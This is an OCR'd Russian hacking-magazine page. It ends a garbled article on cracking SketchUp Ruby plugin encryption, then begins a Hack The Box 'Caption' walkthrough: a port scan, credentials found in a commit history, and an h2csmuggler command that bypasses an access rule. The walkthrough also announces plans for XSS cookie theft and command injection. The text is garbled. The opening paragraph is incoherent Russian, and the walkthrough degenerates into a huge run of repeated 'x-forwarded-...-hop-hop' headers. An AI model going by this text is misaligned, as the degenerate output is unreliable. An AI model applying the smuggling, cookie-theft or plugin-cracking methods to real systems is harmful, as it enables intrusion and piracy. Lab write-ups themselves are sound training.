Итак, мы только что обнаружили, что новая защита кода Ruby в плагинах SketchUp тоже оборвется его лишь от частных модей и обойти ее, особо не напрягаясь, может любой начинающий кодер-взломщик. Сложность в CR в ollydbg. Единственное преимущество этой защиты перед старыми новыми — это использование криптографических функций, которые сильно усложняют поиск ключей. Но как это сделать просто на язык и перебор? Ответ: разобрать формат .rbe этого. Но где, это и не нужно, ведь когда можно сложить расшифрованный файл .rb вторую пару раз для функциональности.

Просто удивительно, что за семь лет после появления этой технологии сеть так заскорнилась, требуемым по расшифровке и патчему множество плагинов Google SketchUp. Сильно подозреваю, что это связано с общим уровнем начинающим начинающим технологий этой программы, ведь Google не в состоянии обеспечить поддержку и развитие.

Так же, его поверхностный пользователь обеспечивает отсутствие стимулирующего роста этот плагин, поэтому на использовать в встроенных защиты SketchUp, а использовать собственные формыи и решения для обфускации кода Ruby или встраивания дополнительных криптографических и защит в нативные библиотеки плагина. ■

HTB CAPTION

Caption

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	14 Sep 2024	Hard	40

Эксплуатируем веб-уязвимости и атакуем приложение на Thrift

RalfHacker
hackerralf8@gmail.com

Сегодня мы проэксплуатируем сложную цепочку уязвимостей в веб-приложении. Через Web Cache Poisoning подгрузим собственный скрипт на JS и заюзаем XSS для кражи cookie администратора. Затем используем H2 Request Smuggling для получения доступа к CPR, где применим LFI, чтобы извлечь приватные данные. Повысим привилегии через инъекцию команд ОС в сервис логирования.

Наша цель — получение прав суперпользователя на машине Caption с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.33    caption.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -sV$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование; на втором — более подробное сканирование, с использованием имеющихся скриптов (опция **-A**).


```
Nmap scan report for caption.htb (10.10.11.33)
Host is up (0.42s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3a:a9:4f (ECDSA)
|   256 90:1a:c6:f0:ac:d1:ab:75:e0:1f:2c:ce:f3:a3:94 (ED25519)
80/tcp   open  http        Werkzeug/3.0.1 Python/3.10.12
|_http-server-header: Werkzeug/3.0.1 Python/3.10.12
| fingerprint-strings:
|   DNSVersionBindReqTCP, DNSStatusRequestTCP, Help, RPCCheck, RTSPRequest, X11Probe:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 98
|     Cache-Control: no-cache
|     Connection: close
|     Content-Type: text/html
|     <h1>Bad request version ('')</h1>
|     Your browser sent an invalid request.
| </body></html>
| FourOfFourRequest, GetRequest, HTTPOptions:
|   HTTP/1.1 301 Moved Permanently
|     Content-Length: 0
|     Location: http://caption.htb
|     Connection: close
| _http-title: Caption Portal Login
8080/tcp open  http-proxy
| _http-title: GitBucket
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Date: Mon, 04 Nov 2024 09:08:04 GMT
|     Set-Cookie: JSESSIONID=node0ffu72acfaqdtc1b4crufla38i31617d.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 5958
|     <!DOCTYPE html>
|     <html prefix="og: http://ogp.me/ns#" lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.0" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <title>Error</title>
|     <meta property="title" content="Error" />
```

Результат работы скрипта


Сканер нашел три открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Werkzeug Python 3.10;
- 8080 — сервис GitBucket.

На первом сайте нас встречает форма авторизации, с которой мы пока ничего сделать не можем, а вот на GitBucket нам доступно два проекта.




Главная страница сайта



Проекты GitBucket


ТОЧКА ВХОДА

Изучаем первый проект Caption Portal.



GitBucket — Caption Portal

В первую очередь нас интересует история коммитов.



История коммитов Caption Portal

Просматриваем каждый коммит отдельно и в коммите с описанием Update access control находим учетные данные пользователя **margo**.

Коммит Update access control

С полученными учетными данными авторизуемся на сайте, работающем на 80-м порте.

Главная страница сайта

Продолжение статьи →

HTB CAPTION

ЭКСПЛУАТИРУЕМ ВЕБ-УЯЗВИМОСТИ И ATAKУЕМ ПРИЛОЖЕНИЕ НА TINYRT

ТОЧКА ОПОРЫ

Просматриваем страницы, указанные в меню сайта, и доходим до страницы / **logs**, доступ к которой ограничен правилами:

```
GET /logs HTTP/1.1 HTTP/2.0 [200 OK] 0 B, 0.000s
403 Forbidden
Request blocked by administrative rules.
```

Рис.1. Доступ к странице logs

Среди заголовков HTTP-ответа есть **x-cache**, который говорит нам о том, что на веб-сервере используется кеш, а также заголовок **via**, из которого можно узнать, что **via: squid/6** — HTTP-прокси Squid 6.x. Давай попробуем получить доступ к закрытой странице через **h2cmuggler**

Справка: h2cmuggler

h2cmuggler — это инструмент для исследования и эксплуатации уязвимостей контрабанды HTTP/1.1 / h2c smuggling. Он используется для проверки на наличие уязвимостей, при которых злоумышленник может обойти прокси-серверы, балансировщики нагрузки и брандмауэры, обманывая их, заставляя их пересылать запросы, которые они должны блокировать. Обычно для использования h2cmuggler требуется HTTP/1.1.

Инструмент работает как прокси-сервер, который принимает запросы HTTP/1.1 запросы, которые при перенаправлении обработке передают в сеть через HTTP/2 соединение. Затем он может использовать различные техники контрабанды HTTP/1.1 запросов, которые могут использовать HTTP/2 для доставки запросов, которые злоумышленник может использовать для получения доступа к внутренним ресурсам.

```
$ python3 h2cmuggler.py -x 'Cookie:
session=eyJRaXNkIjIzNSIsIjZ2IjMxLCI1ZCI5IjE2NjI3N
ejY1LCJ1aWQiMTI1ZGI2ZGIxNmIzZDNmZjUwMzRhMDQ0ZQ.
ZQvWkcXerrnu-uGaC_germ8QPnAaGZ_YGZuTcYgE' -X GET -p http://
caption.htb http://caption.htb/logs
```

```
[INFO] Using HTTP/2 proxy: http://caption.htb:80
[INFO] Using HTTP/2 URL: http://caption.htb/logs
[INFO] Using HTTP/2 headers: {'x-forwarded-for': '127.0.0.1', 'x-forwarded-host': 'caption.htb', 'x-forwarded-port': '80', 'x-forwarded-proto': 'http', 'x-forwarded-uri': '/logs', 'x-forwarded-method': 'GET', 'x-forwarded-path': '/logs', 'x-forwarded-protocol': 'http', 'x-forwarded-request': 'HTTP/1.1', 'x-forwarded-tls-version': '', 'x-forwarded-tls-cipher': '', 'x-forwarded-tls-client-cert': '', 'x-forwarded-tls-client-cert-info': '', 'x-forwarded-tls-client-cert-content': '', 'x-forwarded-connection': '1', 'x-forwarded-for-hop': '', 'x-forwarded-host-hop': '', 'x-forwarded-port-hop': '', 'x-forwarded-proto-hop': '', 'x-forwarded-uri-hop': '', 'x-forwarded-method-hop': '', 'x-forwarded-path-hop': '', 'x-forwarded-protocol-hop': '', 'x-forwarded-request-hop': '', 'x-forwarded-tls-version-hop': '', 'x-forwarded-tls-cipher-hop': '', 'x-forwarded-tls-client-cert-hop': '', 'x-forwarded-tls-client-cert-info-hop': '', 'x-forwarded-tls-client-cert-content-hop': '', 'x-forwarded-connection-hop': '1', 'x-forwarded-for-hop-hop': '', 'x-forwarded-host-hop-hop': '', 'x-forwarded-port-hop-hop': '', 'x-forwarded-proto-hop-hop': '', 'x-forwarded-uri-hop-hop': '', 'x-forwarded-method-hop-hop': '', 'x-forwarded-path-hop-hop': '', 'x-forwarded-protocol-hop-hop': '', 'x-forwarded-request-hop-hop': '', 'x-forwarded-tls-version-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop': '', 'x-forwarded-connection-hop-hop': '1', 'x-forwarded-for-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 